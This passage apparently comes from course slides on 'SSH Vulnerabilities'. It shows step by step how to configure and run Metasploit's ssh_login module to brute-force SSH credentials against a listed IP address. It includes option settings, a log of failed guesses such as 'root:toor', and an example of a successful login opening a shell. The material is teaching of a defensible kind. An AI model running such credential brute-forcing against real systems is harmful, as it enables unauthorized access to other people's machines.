
- After a hit of [Enter],



```
msf6 > use 48
msf6 auxiliary(scanner/ssh/ssh_login) >
```

SSH Vulnerabilities

- I can type “show options”




```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

SSH Vulnerabilities

- These are the options we can do in the setup before initiating an attack.
- Options are “Non-case sensitive”. i.e. There is no differences between RHOSTS and rhosts
- Most of Name of “options” are “not required” as you can see in the previous page, but some are required.
    - Port 22 is by default. We don’t need to do further changes
    - BRUTEFORCE_SPEED is already set to 5.
    - **set rhosts 150.243.160.100**
    - If I type the “**show options”** again?

SSH Vulnerabilities




```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 150.243.160.100
rhosts => 150.243.160.100
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            150.243.160.100  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

The rest of the commands will be in the next page

SSH Vulnerabilities

  - set stop_on_success true
  - set user_file CS455/users.txt
  - set pass_file CS455/passwords.txt
  - set threads 8 ← try to make it little bit faster.
  - **show options** ← before we type the “run”, check the overall settings for this attack
- In the next page, this is my setting before I type the “run” and hit the [Enter]


SSH Vulnerabilities



```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting      Required  Description
   ----              ---------------      --------  -----------
   BLANK_PASSWORDS   false                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                 no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                               no        A specific password to authenticate with
   PASS_FILE         CS455/passwords.txt  no        File containing passwords, one per line
   RHOSTS            150.243.160.100      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22                   yes       The target port
   STOP_ON_SUCCESS   true                 yes       Stop guessing when a credential works for a host
   THREADS           8                    yes       The number of concurrent threads (max one per host)
   USERNAME                               no        A specific username to authenticate as
   USERPASS_FILE                          no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                no        Try the username as the password for all users
   USER_FILE         CS455/users.txt      no        File containing usernames, one per line
   VERBOSE           true                 yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > 
```


SSH Vulnerabilities

- Non of our attacks are successful. It’s OK
- But I’m just telling you how to fish, instead of giving you the fish
- If there are anything successful tries, you will see something very similar to this.



```
[+] 192.168.254.13:22 - Success: 'toor:root' ''
[*] Command shell session 1 opened (192.168.254.19:46739 → 192.168.254.13:22) at 2020-05-04 20:28:19 -0700
```


- If there is a successful attack, **a command shell session will be opened automatically**. Now what? Use
    - (username, password) = (toor, root) to login the SSH!



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 150.243.160.100:22 - Starting bruteforce
[-] 150.243.160.100:22 - Failed: 'wow:hello'
[!] No active DB -- Credential data will not be saved!
[-] 150.243.160.100:22 - Failed: 'wow:password'
[-] 150.243.160.100:22 - Failed: 'wow:password123'
[-] 150.243.160.100:22 - Failed: 'wow:root'
[-] 150.243.160.100:22 - Failed: 'wow:toor'
[-] 150.243.160.100:22 - Failed: 'root:hello'
[-] 150.243.160.100:22 - Failed: 'root:password'
[-] 150.243.160.100:22 - Failed: 'root:password123'
[-] 150.243.160.100:22 - Failed: 'root:root'
[-] 150.243.160.100:22 - Failed: 'root:toor'
[-] 150.243.160.100:22 - Failed: 'toor:hello'
[-] 150.243.160.100:22 - Failed: 'toor:password'
[-] 150.243.160.100:22 - Failed: 'toor:password123'
[-] 150.243.160.100:22 - Failed: 'toor:root'
[-] 150.243.160.100:22 - Failed: 'toor:toor'
[-] 150.243.160.100:22 - Failed: 'sudo:hello'
[-] 150.243.160.100:22 - Failed: 'sudo:password'
[-] 150.243.160.100:22 - Failed: 'sudo:password123'
[-] 150.243.160.100:22 - Failed: 'sudo:root'
[-] 150.243.160.100:22 - Failed: 'sudo:toor'
[-] 150.243.160.100:22 - Failed: 'who:hello'
[-] 150.243.160.100:22 - Failed: 'who:password'
[-] 150.243.160.100:22 - Failed: 'who:password123'
[-] 150.243.160.100:22 - Failed: 'who:root'
[-] 150.243.160.100:22 - Failed: 'who:toor'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

SSH Vulnerabilities

- For the following belongs to the scope of “after a successful” attack, I just use the screenshot from the internet
- If we type the “show sessions”, you will see the detail info. about the session



```
